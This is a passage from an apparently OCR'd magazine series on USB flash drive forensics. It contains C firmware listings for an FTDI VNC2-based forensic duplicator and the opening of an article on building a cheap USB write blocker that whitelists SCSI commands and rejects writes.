         if (status == FAT_OK)
         {
            vos_wait_semaphore(&semBuf2);
            vos_lock_mutex(&mBuf2);
            status = FatReadSector(sector2,
pBuf2, BUFFER_SIZE);
            vos_unlock_mutex(&mBuf2);
         } else
         {
            allDone = 1;
            break;
         }
         sector1 += 2*clusterSize;
         sector2 += 2*clusterSize;
      }
      ledStep++;
      vos_dev_write(hGPIO_PORT_A,
&led[ledStep%5],1,NULL);
   } while(!allDone);
}

void thread_2()
{
   unsigned char status;

   while(!enumed1)
      vos_delay_msecs(1000);

   do
   {
      vos_lock_mutex(&mBuf1);
      status = FatWriteSector(sector1, pBuf1,
BUFFER_SIZE);
      vos_unlock_mutex(&mBuf1);
      vos_signal_semaphore(&semBuf1);
      if (status == FAT_OK)
      {
         vos_lock_mutex(&mBuf2);
         status = FatWriteSector(sector2, pBuf2,
BUFFER_SIZE);
         vos_unlock_mutex(&mBuf2);
         vos_signal_semaphore(&semBuf2);
      } else
      {
         allDone = 1;
         break;
      }
   } while(!allDone);
}
```

The main portion of the main processing loop for a duplicator that reads one mass storage device sector by sector and creates a duplicate on a target drive that is at least as large as the source is presented in Listing 2.

So far I have presented the majority of the code required for a simple duplicator.

There is an issue, however; the user has no clue how to operate the device and is not provided with any status information. The simplest situation

Listing 4. *LCD helper functions*

```
void write_lcd_cmd(VOS_HANDLE hLCD, unsigned
char byte)
{
    unsigned char cmd;
    // Write High nibble data to LCD
    cmd = (((byte >> 4) &0x0F) | lcd_e);
    cmd = (cmd &(~lcd_rs)); // Select Registers
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Toggle 'E' pin
    cmd &= (~lcd_e);
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Write Low nibble data to LCD
    cmd = ((byte &0x0F) | lcd_e);
    cmd = (cmd &(~lcd_rs)); // Select Registers
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Toggle 'E' pin
    cmd &= (~lcd_e);
    vos_dev_write(hLCD,&cmd,1,NULL);
    vos_delay_msecs(1);

}

void write_lcd_data(VOS_HANDLE hLCD, unsigned
char byte)
{
    unsigned char cmd;

    // Write High nibble data to LCD
    cmd = (((byte >> 4)&0x0F) | lcd_rs);
    cmd = (cmd | lcd_e); // Select DDRAM
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Toggle 'E' pin
    cmd &= (~lcd_e);
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Write Low nibble data to LCD
    cmd = ((byte & 0x0F) | lcd_rs);
    cmd = (cmd | lcd_e); // Select DDRAM
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Toggle 'E' pin
    cmd &= (~lcd_e);
    vos_dev_write(hLCD,&cmd,1,NULL);
    vos_delay_msecs(1);

}
void write_lcd_str(VOS_HANDLE hLCD, unsigned
char *str)
{
    while(*str != '\0')
    {
        write_lcd_data(hLCD, *str);
        ++str;
    }
}

void lcd_ini(VOS_HANDLE hLCD)
{
    vos_delay_msecs(100);
    // Send Reset command
    write_lcd_cmd(hLCD, 0x03);
    vos_delay_msecs(2);
    // Send Function Set
    write_lcd_cmd(hLCD, 0x28);
    vos_delay_msecs(2);
    write_lcd_cmd(hLCD, 0x28);
    vos_delay_msecs(2);
    // Send Display control command
    write_lcd_cmd(hLCD, 0x0C);
    vos_delay_msecs(2);
    // Send Display Clear command
    write_lcd_cmd(hLCD, 0x01);
    vos_delay_msecs(2);
    // Send Entry Mode Set command
    write_lcd_cmd(hLCD, 0x06);
    vos_delay_msecs(2);
}

void lcd_clear(VOS_HANDLE hLcd)
{
   // Send Display Clear command
    write_lcd_cmd(hLcd, 0x01);
    vos_delay_msecs(2);
}

void write_lcd_line1(VOS_HANDLE hLcd, unsigned
char* str)
{      // Set 1-st line address
    write_lcd_cmd(hLcd, (0x01 | 0x80));
    // Send string to LCD
    write_lcd_str(hLcd, str);
}

void write_lcd_line2(VOS_HANDLE hLcd, unsigned
char* str)
{
    // Set 2-nd line address
    write_lcd_cmd(hLcd, (0x40 | 0x80));
    // Send string to LCD
    write_lcd_str(hLcd, str);
}
```

would be to use a set of LEDs to indicate status. A more user-friendly and slight less compact device would use an LCD screen in addition to the LEDs.

A very simple duplicator based on the 32-pin development board with 2 USB host ports is shown in Figure 4 alongside its Minty Boost USB power supply. I would challenge readers to find a smaller forensic duplicator. This device blinks to indicate waiting for a target drive to be inserted. While it is copying the lights strobe. A single LED is illuminated to indicate completion. Full source code and schematics for this device are available at *http://polstra.org*.

Users wanting a little user-friendlier device could add an LCD screen. This requires the use of a 48 or 64-pin VNC2 chip assuming that the status LEDs will still be utilized. Thanks to the design of the VNC2 the exact same code can be run on both devices. Reads and writes to nonexistent GPIO lines are ignored on the smaller device. This duplicator is shown alongside its carrying case in Figure 5. The helper functions for printing to the LCD screen are shown in Listing 4. The LCD code is also included in the full code available online.

At this stage we now have some devices that will fit in our pocket and provide use the ability to duplicate flash drives if we find ourselves needing to do so without our complete forensics toolkits. Recall from previous articles in this series that NAND flash write speeds are slow and that changing a single byte requires changing an entire block. To greatly speed up this process we can make use of threads and buffering. The two main methods for a multithreaded and double-buffered duplicator are presented in Listing 3. Note that one thread is used for reading and the second for writing.

FORENSIC INVESTIGATION

In this article we have seen how to create a simple and compact forensic duplicator for USB flash drives. One might ask how to perform an investigation on the duplicated device or image, as appropriate. Because the flash drives emulate conventional hard disk drives and most are formatted with FAT or NTFS file system, forensics of typical drives encountered is similar to that of hard drives.

There are a few notable differences, however. On a magnetic hard disk it is possible to hide information between sectors and tracks. This is not possible with flash memory media. As with other media, when files are deleted they are not normally removed. Rather, the space is marked as available. There is a facility to blank flash media, although this seems rarely used. Some Microsoft operating systems don't properly detect anything beyond the first partition (more accurately called a logical unit) on flash drives. For this reason, PCs running Linux are ideal for performing investigations on flash drives.

ON THE WEB


- *http://ftdichip.com* – The FTDI webpage where IDE and other software may be downloaded
- *http://www.usb.org/developers/docs/* – The official source for all things USB
- *http://lvr.com/usbc.htm* – USB expert Jan Axelson's main USB page
- *http://lvr.com/mass_storage.htm* – Jan Axelson's USB mass storage page
- *http://www.youtube.com/watch?v=3D9uGCvtoFo* – Phil's DEFCON XX Talk on USB impersonation
- *http://www.youtube.com/watch?v=CIVGzG0W-DM* – Phil's 44CON 2011 Talk on USB flash drive forensics
- *http://www.instructables.com/id/Cheap-and-Effective-USB-Write-Blocker/* – Phil's instructable on how to build a USB write blocker based on his BlackHat EU 2012 presentation
- *http://www.concise-courses.com/infosec/20130404/* – Phil's Hacker Hotshots presentation on building a USB impersonator
- *http://ppolstra.blogspot.com* – Phil's blog
- *http://twitter.com/ppolstra* – Phil's Twitter page (@ppolstra)

SUMMARY

There are several options when it comes to making forensic duplicates of USB mass storage devices. In this article we presented a couple of compact duplicators, which utilize the FTDI VNC2 microcontroller. We also discussed simple ways to improve performance of these duplicators. Code and schematics for the devices presented are available online at *http://polstra.org*. While not explicitly presented, modifying these duplicators to output image files is straightforward.

In the next article we will again make use of the FTDI VNC2. In that case we will discuss building an inexpensive and compact USB write blocker. This will require the use of both a USB host and USB slave. Should you have any question on this article, feel free to contact on Twitter @ppolstra or at *http://polstra.org*.

ABOUT THE AUTHOR



Dr. Phil Polstra is currently an Associate Professor and Hacker in Residence at a private university in the Midwestern United States. He also teaches online computer security courses for a private university in Tempe, Arizona. His primary research focus over the last few years has been on the use of small, low-powered devices for forensics and penetration testing. As part of this work, he has developed his own custom pentesting Linux distribution that runs on the BeagleBoard family of ARM-based computers. Phil has presented his work on USB forensics and pentesting with small computers at several conferences around the world including BlackHat, DEFCON, 44CON, GrrCON, ForenSecure, and B-sides, to name a few. When not working he can be found spending time with family, hacking electronics, picking locks, flying, or building airplanes.

HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES

PART 4: BLOCK WRITES TO USB MASS STORAGE DEVICES

by Dr. Phil Polstra

USB mass storage devices have become the standard for backup and transfer of files. The popularization of this media has led to challenges for forensic specialists trying to find data on fixed memory storage media instead of traditional magnetic media. This article in a multi-part series will demonstrate how to construct a cheap and compact write blocker for USB mass storage devices.

What you will learn:

- How to block writes to USB mass storage devices
- How to use FTDI microcontrollers
- Differences in how various operating systems handle USB mass storage devices

What you should know:

- A basic understanding of programming in C
- A basics understanding of USB mass storage devices (possibly from the first three articles in this series)

In recent years USB mass storage devices using NAND flash storage (also known as thumb drives or flash drives) have replaced magnetic media, such as floppy discs, and optical media, such as CD/DVD, as the standard means for backup and file exchange. This article will cover a simple and inexpensive device based on the FTDI Vinculum II microcontroller which can block write operations for USB mass storage devices.

MOTIVATION

Has this ever happened to you? A friend asks you for help with a troublesome PC. You insert a flash drive with your security and diagnostics tools into their computer. Their antivirus instantly detects your security tools as malware and begins deleting them. You scramble to yank out the drive, but it is too late. The drive will need to be reloaded. Wouldn't it be great if all this trouble could be easily and cheaply avoided?

Perhaps you need to examine a possibly interesting USB mass storage device, but you don't have an expensive commercial USB write blocker handy. I have spoken to cybercrime units that could only afford one shared USB write blocker for the entire unit. Additionally, if a flash drive has been identified as interesting, you will need to make additional working copies and having multiple cheap write blockers could avoid the bottleneck inherent in having to share a single blocker.

BLOCKING USB WRITES

There are a number of ways to block write operations to USB mass storage devices. Some older flash drives featured at write-protect switch.

This feature is quite rare in modern devices. On certain versions of Windows USB write operations can be blocked by creating a registry key HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ StorageDevicePolicies\ WriteProtect. Creating this registry key will block write operations to *all* USB mass storage devices, however. There are several commercial solutions that can be used to block writes. Software can be used to restrict which devices (vendor ID, product ID, and possibly serial number) can be opened for writing. A number of hardware write blockers costing hundreds of dollars are also available. Alternatively, the device described here can be constructed for less than US$20.

IMPLEMENTING A WRITE BLOCKER

The FTDI Vinculum II (VNC2) is a convenient and inexpensive microcontroller for building a write




Figure 1. *V2DIP1-32*



Figure 2. *FTDI Vinco*

blocker. While a custom device could be created, the fact that the VNC2 chips are only available in surface-mount formats makes this somewhat inconvenient. Fortunately, FTDI provides development boards which can be used for this device. The best choice for this project is a V2DIP1-32 which has one USB host port and is based on the 32-pin VNC2 chip. The V2DIP1-32 is shown in Figure 1. This user will need to solder on a USB cable for the USB slave port. This is easily done by cutting the device end off of an unwanted USB cable. The wires should be color coded as red, white, green, and black for +5V, data-, data+, and ground, respectively. The corresponding pins on the V2DIP1-32 are labeled 5V0, GND, U1P, and U1M for +5V, ground, data+, and data-, respectively. The user may optionally wish to either trim or desolder the header pins in order to make the device smaller and not as painful to carry in a pocket.

Alternatively, a device could be created using FTDI's Arduino-like board known as the Vinco. This has the advantage of not requiring the user to do any soldering. It should be noted that there have been some reported issues when using the Vinco. In particular, the way that power is applied to the USB host port in software can lead to timing issues which may prevent a flash drive from enumerating properly in some cases. The Vinco is shown in Figure 2. Because all the VNC2 chips have the same memory and flash storage, the same code is easily run on both devices.

HIGH LEVEL DESIGN

The device needs to intercept and block any commands that could potentially alter the USB drive. A lazy way to implement this would be to block blacklisted commands. This is not the proper way to implement this, however. Rather, the proper way to implement and future-proof the device is to whitelist benign commands. The original design would return "unsupported command" for commands to be blocked. The code was redesigned to fake completing a command

Listing 1. *Host enumeration thread methods*

```
unsigned char usbhost_connect_state(VOS_HANDLE
hUSB)
{
   unsigned char connectstate = PORT_STATE_
DISCONNECTED;
   usbhost_ioctl_cb_t hc_iocb;

   if (hUSB)
   {
      hc_iocb.ioctl_code = VOS_IOCTL_USBHOST_
GET_CONNECT_STATE;
      hc_iocb.get = &connectstate;
      vos_dev_ioctl(hUSB, &hc_iocb);
   }

   return connectstate;
}

void open_drivers(void)
{
   gpio_ioctl_cb_t gpio_iocb;
   unsigned char leds;

   /* Code for opening and closing drivers -
move to required places in Application Threads
*/
   /* FTDI:SDA Driver Open */
   hGPIO_PORT_E = vos_dev_open(VOS_DEV_GPIO_
PORT_E);

   // power up Vinco USB Host
   // this must happen before we want to
enumerate the flash drive
   gpio_iocb.ioctl_code = VOS_IOCTL_GPIO_SET_
MASK;
   gpio_iocb.value = 0x60;            // set
power and LED as output
   vos_dev_ioctl(hGPIO_PORT_E, &gpio_iocb);
   leds = 0x00;
   vos_dev_write(hGPIO_PORT_E, &leds, 1, NULL);

   hUSBHOST_2 = vos_dev_open(VOS_DEV_USBHOST_2);

   /* FTDI:EDA */

   hUSBHOSTBOMS = vos_dev_open(VOS_DEV_
USBHOSTBOMS);

   hUSBSLAVE_1 = vos_dev_open(VOS_DEV_
USBSLAVE_1);

   hUSBSLAVEBOMS = vos_dev_open(VOS_DEV_
USBSLAVEBOMS);

}

void attach_drivers(void)
{
   common_ioctl_cb_t bomsAttach;

   /* FTDI:SUA Layered Driver Attach Function
Calls */
   /* FTDI:EUA */

   // attach BOMS to USB Host port B
   bomsAttach.ioctl_code = VOS_IOCTL_
USBHOSTBOMS_ATTACH;
   bomsAttach.set.data = (void *) hUSBHOST_2;
   vos_dev_ioctl(hUSBHOSTBOMS, &bomsAttach);
```

```
   // attach BOMS to USB Slave port A
   bomsAttach.ioctl_code = VOS_IOCTL_
USBSLAVEBOMS_ATTACH;
   bomsAttach.set.data = (void *) hUSBSLAVE_1;
   vos_dev_ioctl(hUSBSLAVEBOMS, &bomsAttach);

}

void close_drivers(void)
{

   vos_dev_close(hUSBHOST_2);
   vos_dev_close(hUSBHOSTBOMS);
   vos_dev_close(hUSBSLAVE_1);
   vos_dev_close(hUSBSLAVEBOMS);
   vos_dev_close(hGPIO_PORT_E);
}

void hostEnum()
{

   unsigned char i;
   unsigned char status;
   unsigned char buf[64];
   unsigned short num_read;
   unsigned int handle;

   usbhostBoms_ioctl_t generic_iocb;
   usbhost_device_handle_ex ifDev;
   usbhost_ioctl_cb_t hc_iocb;
   usbhost_ioctl_cb_class_t hc_iocb_class;
   usbhostBoms_ioctl_cb_attach_t genericAtt;

   open_drivers(); // open all drivers including
USB host and slave
   attach_drivers(); // enumerate flash drive
then connect slave

   do
   {
      // see if bus available
      if (usbhost_connect_state(hUSBHOST_2) ==
PORT_STATE_ENUMERATED)
      {
            // ultimately want to find a mass
storage device using SCSI protocol
            hc_iocb_class.dev_class = USB_CLASS_
MASS_STORAGE;
            hc_iocb_class.dev_subclass = USB_
SUBCLASS_MASS_STORAGE_SCSI;
            hc_iocb_class.dev_protocol = USB_
PROTOCOL_MASS_STORAGE_BOMS;

            // user ioctl to find first hub
device
            hc_iocb.ioctl_code = VOS_IOCTL_
USBHOST_DEVICE_FIND_HANDLE_BY_CLASS;
            hc_iocb.handle.dif = NULL;
            hc_iocb.set = &hc_iocb_class;
            hc_iocb.get = &ifDev;

            if (vos_dev_ioctl(hUSBHOST_2, &hc_
iocb) == USBHOST_OK)
            {
               // optionally notify user of
status via LEDs, etc.
            }

            genericAtt.hc_handle = hUSBHOST_2;
            genericAtt.ifDev = ifDev;
            generic_iocb.ioctl_code = VOS_IOCTL_
USBHOSTBOMS_ATTACH;
            generic_iocb.set.att = &genericAtt;

            // we use a simple variable to
indicate if the flash drive
            // is attached
            // this is not  as elegant as using
a semaphore, but
            // this is the only thread that
updates this variable and
            // if the device is disconnected and
reconnected that is hard
            // to handle with a semaphore
            if (vos_dev_ioctl(hUSBHOSTBOMS,
&generic_iocb) == USBHOSTBOMS_OK)
            {
               slaveBomsCtx->flashConnected = 1;
               vos_signal_
semaphore(&slaveBomsCtx->enumed);
            } else
            {
               slaveBomsCtx->flashConnected = 0;
            }// if attach
            // this code is in here so that if
the drive gets disconnected
            // we can try to restart it
            // also, hopefully the the traffic
every few seconds will keep
            // the drive from going to sleep
            vos_delay_msecs(2000);
      } // if enumerated
         vos_delay_msecs(10); // recheck every
.01 seconds for new connect
   } // outer do
   while (1);

}
```

Listing 2. *Command block wrapper handling thread*

```
void handleCbw()
{
   unsigned short num_read, num_written;
   boms_cbw_t *cbw = vos_malloc(sizeof(boms_
cbw_t));

   vos_wait_semaphore(&slaveBomsCtx->enumed);
   vos_signal_semaphore(&slaveBomsCtx->enumed);

   while(1)
   {
      if(slaveBomsCtx)
      {
         while(slaveBomsCtx && slaveBomsCtx-
>flashConnected)
            {
            // get the CBW
            memset(cbw, 0, sizeof(boms_cbw_t));
            usbSlaveBoms_readCbw(cbw,
slaveBomsCtx);
            // TO DO: Check for valid CBW

            switch (cbw->cb.formated.command)
            {
               case BOMS_INQUIRY:
                  handle_inquiry(cbw);
                  break;
               case BOMS_MODE_SELECT_6:
               case BOMS_MODE_SELECT_10:
                  handle_mode_select(cbw);
                  break;
               case BOMS_MODE_SENSE_6:
               case BOMS_MODE_SENSE_10:
                  handle_mode_sense(cbw);
                  break;
               case BOMS_READ_6:
               case BOMS_READ_10:
               case BOMS_READ_12:
                  handle_read(cbw);
                  break;
               case BOMS_READ_CAPACITY:
                  handle_read_capacity(cbw);
                  break;
               case BOMS_REPORT_LUNS:
                  handle_report_luns(cbw);
                  break;
               case BOMS_REQUEST_SENSE:
                  handle_request_sense(cbw);
                  break;
               case BOMS_TEST_UNIT_READY:
                  handle_test_unit_ready(cbw);
                  break;
               case BOMS_SEND_DIAGNOSTIC:
                  handle_send_diagnostic(cbw);
                  break;
               case BOMS_START_STOP_UNIT:
                  handle_start_stop_unit(cbw);
                  break;
               case BOMS_SYCHRONIZE_CACHE:
                  handle_synchronize_cache(cbw);
                  break;
               case BOMS_READ_FORMAT_CAPACITIES:
                  handle_read_format_capacities(cbw);
                  break;
               case BOMS_PREVENT_ALLOW_REMOVAL:
                  handle_prevent_allow_removal(cbw);
                  break;
               case BOMS_READ_TOC_PMA_ATIP:
                  handle_read_toc_pma_atip(cbw);
                  break;
               case BOMS_VERIFY:
               case BOMS_FORMAT_UNIT:
                  // tell them NO! by failing command
                  handle_illegal_request(cbw);
                  break;
               case BOMS_WRITE_6:
               case BOMS_WRITE_10:
               case BOMS_WRITE_12:
                  handle_illegal_write_request(cbw);
                  break;
               default:
                  handle_illegal_request(cbw);
                  break;
            } // switch
         } // inner while
      } else
      {
         vos_delay_msecs(1000);
      }
   } // outer while

   vos_free(cbw);
}
```

Listing 3. *Handler methods*

```
unsigned short forward_cbw_to_device(boms_cbw_t
*cbw)
{
   unsigned short num_written;
   usbhostBoms_write((void*)cbw, sizeof(boms_
cbw_t), &num_written, hostBomsCtx);

   return num_written;
}

unsigned short receive_data_from_device(void*
buffer, unsigned short expected)
{
   unsigned short num_read;
   unsigned char status;

   status = usbhostBoms_read(buffer, expected,
```

```
&num_read, hostBomsCtx);
   if (status == USBHOST_EP_HALTED)
   {
      // the endpoint is halted so let's halt
the slave endpoint
      usbslaveboms_stall_bulk_in(slaveBomsCtx);
   }

   return num_read;
}

unsigned short forward_data_to_slave(void*
buffer, unsigned short bytes)
{
   unsigned short num_written;
   usbSlaveBoms_write(buffer, bytes, &num_
written, slaveBomsCtx);

   return num_written;
}

unsigned short forward_data_to_slave_then_
stall(void* buffer, unsigned short bytes)
{
   unsigned short num_written;
   usbSlaveBoms_short_write(buffer, bytes, &num_
written, slaveBomsCtx);

   return num_written;
}

unsigned short receive_csw_from_device(boms_
csw_t *csw)
{
   unsigned short num_read;
   usbhostBoms_read((void*)csw, 13, &num_read,
hostBomsCtx);

   return num_read;
}

unsigned short forward_csw_to_slave(boms_csw_t
*csw)
{
   unsigned short num_written;
   usbSlaveBoms_write((void*)csw, 13, &num_
written, slaveBomsCtx);

   return num_written;
}

void handle_inquiry(boms_cbw_t *cbw)
{
   unsigned char buffer[64];
   unsigned short responseSize;
   boms_csw_t csw;

   // forward the CBW to device
   if (forward_cbw_to_device(cbw))
   {
      // receive response from device
      // note we will assume that only the
standard 36 bytes will be requested
      if (responseSize = receive_data_from_
device(&buffer[0], 36))
      {
         // forward response to slave
         forward_data_to_slave(&buffer[0],
responseSize);

         // receive CSW from device
         if (receive_csw_from_device(&csw))
         {
            // forward CSW to slave
            forward_csw_to_slave(&csw);
         }
      }
   }
}

void handle_test_unit_ready(boms_cbw_t *cbw)
{
   boms_csw_t csw;

   // forward the CBW to device
   if (forward_cbw_to_device(cbw))
   {
      // receive response from device
      if (receive_csw_from_device(&csw))
      {
         // forward CSW to slave
         forward_csw_to_slave(&csw);
      }
   }
}

void handle_read(boms_cbw_t *cbw)
{
   // this same routine handles all 3 possible
read commands
   // most likely read command is read(10)

   unsigned long lba; // logical block address
for start block
   unsigned short blocks; // number of blocks to
read
   unsigned short i;
   boms_csw_t csw;
   unsigned char *buffer;
   unsigned short num_read;
   unsigned short num_written;

   switch (cbw->cb.formated.command)
   {
```

```
      case BOMS_READ_6:
         lba = cbw->cb.raw[1]*65536 + cbw->cb.
raw[2]*256 + cbw->cb.raw[3];
         blocks = cbw->cb.raw[4];
         break;
      case BOMS_READ_10:
         lba = cbw->cb.raw[2]*16777216 + cbw-
>cb.raw[3]*65536 + cbw->cb.raw[4]*256 +cbw->cb.
raw[5];
         blocks = cbw->cb.raw[7] * 256 + cbw-
>cb.raw[8];
         break;
      case BOMS_READ_12:
         lba = cbw->cb.raw[2]*16777216 + cbw-
>cb.raw[3]*65536 + cbw->cb.raw[4]*256 +cbw->cb.
raw[5];
         // we are being a little bad here the
number of blocks is actually a long
         // it is extremely unlikely that anyone
would request this much at once, however
         blocks = cbw->cb.raw[8] * 256 + cbw-
>cb.raw[9];
         break;
   }

   // now forward the cbw to the device
   forward_cbw_to_device(cbw);

   // receive the appropriate number of blocks
from the device
   // forward the blocks to the slave
   // most requests are probably 1 block of 512 bytes
   // read in 512 byte chunks (packet size is 64
bytes, but VOS should handle this)
   // If devices with larger blocks are
encountered, 512 should still work
   buffer = vos_malloc(blockSize);
   while(blocks>0)
   {
      usbhostBoms_read((void*)buffer, blockSize,
&num_read, hostBomsCtx);
      usbSlaveBoms_write((void*)buffer, num_
read, &num_written, slaveBomsCtx);
      blocks--;
   }
   vos_free(buffer);

   // receive the csw from the device
   receive_csw_from_device(&csw);

   // forward the csw to the slave
   forward_csw_to_slave(&csw);
}

void handle_read_capacity(boms_cbw_t *cbw)
{
   boms_csw_t csw;
   unsigned char buffer[8];
   unsigned short received;

   // forward cbw to device
   forward_cbw_to_device(cbw);

   // receive response from device
   if (received = receive_data_from_
device(&buffer[0], 8))
   {
      deviceCapacity = buffer[0]*16777216 +
buffer[1]*65536 + buffer[2]*256 +buffer[3];
      blockSize = buffer[4]*16777216 +
buffer[5]*65536 + buffer[6]*256 +buffer[7];
      // forward response to slave
      forward_data_to_slave(&buffer[0], received);
   }

   // receive csw from device
   receive_csw_from_device(&csw);

   // forward csw to slave
   forward_csw_to_slave(&csw);
}

void handle_report_luns(boms_cbw_t *cbw)
{
   boms_csw_t csw;
   unsigned char buffer[64];
   unsigned short received;

   // forward cbw
   forward_cbw_to_device(cbw);

   // receive response from device
   // response is 8 bytes + maxLuns * 8
   if (received = receive_data_from_
device(&buffer[0], 8 + 8 * maxLuns))
   {
      // forward response to slave
      forward_data_to_slave(&buffer[0],
received);
   }

   // receive csw from device
   receive_csw_from_device(&csw);

   // forward csw to slave
   forward_csw_to_slave(&csw);
}

void handle_request_sense(boms_cbw_t *cbw)
{
   boms_csw_t csw;
   unsigned char bytesRequested;
   unsigned short bytesRead, bytesWritten;
   unsigned char *buffer;
```

```
   request_sense_response_t rsr;

   if (illegalRequest)
   {
      // if we are here this a request sense
that came right after an illegal
      // command request - perhaps somebody
tried to modify our drive!
      // we return the appropriate error
directly and a CSW
      // the device is never touched

      illegalRequest = 0; // reset so next
request goes to actual device

      rsr.formated.responseCode =0x70; //0x70
current error
      rsr.formated.valid = 0; // 1=INFORMATION
field valid
      rsr.formated.obsolete = 0;
      rsr.formated.senseKey = 0x05; // 0x05 for
illegal request
      rsr.formated.resvered = 0;
      rsr.formated.ili = 0; // incorrect length
indicator
      rsr.formated.eom = 0; // end of media for
streaming devices
      rsr.formated.filemark = 0; // for
streaming devices
      rsr.formated.information = 0; // device
specific info
      rsr.formated.addSenseLen = 0x0a; //
additional bytes that follow 244 max
      rsr.formated.cmdSpecInfo = 0; // command
specific info
      rsr.formated.asc = 0x20; // additional
sense code 0x20 for illegal command
      rsr.formated.ascq = 0; // additional sense
code qualifier 0-unused
      rsr.formated.fruc = 0; // field
replaceable unit code set to 0
      rsr.formated.senseKeySpecific[0] = 0; //
senses key spec info if b7=1
      rsr.formated.senseKeySpecific[1] = 0;
      rsr.formated.senseKeySpecific[2] = 0;
      bytesWritten = forward_data_to_slave(&rsr, 18);

      // now send an appropriate CSW to indicate
success of this command
      csw.sig[0] = 'U'; //"USBS"
      csw.sig[1] = 'S';
      csw.sig[2] = 'B';
      csw.sig[3] = 'S';
      csw.tag = cbw->tag;
      csw.residue = 0;
      csw.status = 0; // 0x00=success
0x01=failure 0x02=phase error
      forward_csw_to_slave(&csw);
   } else
   {
      // forward cbw
      bytesRequested = cbw->cb.raw[4];
      forward_cbw_to_device(cbw);
      buffer = vos_malloc((unsigned short)
bytesRequested);

      // receive data from device
      if (bytesRead = receive_data_from_
device(buffer, (unsigned short)bytesRequested))
      {
         bytesWritten = forward_data_to_
slave(buffer, bytesRead);
      }

      vos_free(buffer);
      // receive csw from device
      receive_csw_from_device(&csw);

      // forward csw to slave
      forward_csw_to_slave(&csw);
   }
}

void handle_mode_sense(boms_cbw_t *cbw)
{
   boms_csw_t csw;
   unsigned short allocLength=0;
   unsigned char *buffer=NULL;
   unsigned short bytesReceived=0;

   // forward the cbw to the device
   switch (cbw->cb.formated.command)
   {
      case BOMS_MODE_SENSE_6:
         allocLength = cbw->cb.raw[4];
         break;
      case BOMS_MODE_SENSE_10:
         allocLength = cbw->cb.raw[7]*256 + cbw-
>cb.raw[8];
         break;
   }
   forward_cbw_to_device(cbw);

   // receive data from device
   if (allocLength)
   {
      buffer = vos_malloc(allocLength);
      bytesReceived = receive_data_from_
device(buffer, allocLength);
      // forward data to slave
      forward_data_to_slave(buffer,
bytesReceived);
      vos_free(buffer);
   }
```

```
   // receive csw from device
   receive_csw_from_device(&csw);

   // forward csw to slave
   forward_csw_to_slave(&csw);
}

void handle_mode_select(boms_cbw_t *cbw)
{
   boms_csw_t csw;
   unsigned short allocLength=0;
   unsigned char *buffer=NULL;
   unsigned short bytesReceived=0;

   // forward the cbw to the device
   switch (cbw->cb.formated.command)
   {
      case BOMS_MODE_SELECT_6:
         allocLength = cbw->cb.raw[4];
         break;
      case BOMS_MODE_SELECT_10:
         allocLength = cbw->cb.raw[7]*256 + cbw-
>cb.raw[8];
         break;
   }
   forward_cbw_to_device(cbw);

   // receive data from device
   if (allocLength)
   {
      buffer = vos_malloc(allocLength);
      bytesReceived = receive_data_from_
device(buffer, allocLength);
      // forward data to slave
      forward_data_to_slave(buffer,
bytesReceived);
      vos_free(buffer);
   }

   // receive csw from device
   receive_csw_from_device(&csw);

   // forward csw to slave
   forward_csw_to_slave(&csw);
}

void handle_illegal_request(boms_cbw_t *cbw)
{
   usbslave_ioctl_cb_t iocb;
   boms_csw_t csw;

   // now send the CSW
   csw.sig[0]='U';
   csw.sig[1]='S';
   csw.sig[2]='B';
   csw.sig[3]='S';//"USBS"
   csw.tag=cbw->tag;
   csw.residue=0;
   csw.status=0x01; // 0x00=success 0x01=failure
0x02=phase error
   forward_csw_to_slave(&csw);

   // flag the error for the anticipated call to
REQUEST SENSE
   illegalRequest=1;
}

void handle_illegal_write_request(boms_cbw_t
*cbw)
{
   usbslave_ioctl_cb_t iocb;
   boms_csw_t csw;
   unsigned short blocks;
   unsigned char *buffer;
   unsigned short num_read;
   unsigned short i;


   // as strange as it may seem, there is no way
to tell the host to quit
   // instead we need to receive all this data
and throw it away!
   switch (cbw->cb.formated.command)
   {
      case BOMS_WRITE_6:
         blocks = cbw->cb.raw[4];
         break;
      case BOMS_WRITE_10:
         blocks = cbw->cb.raw[7] * 256 + cbw-
>cb.raw[8];
         break;
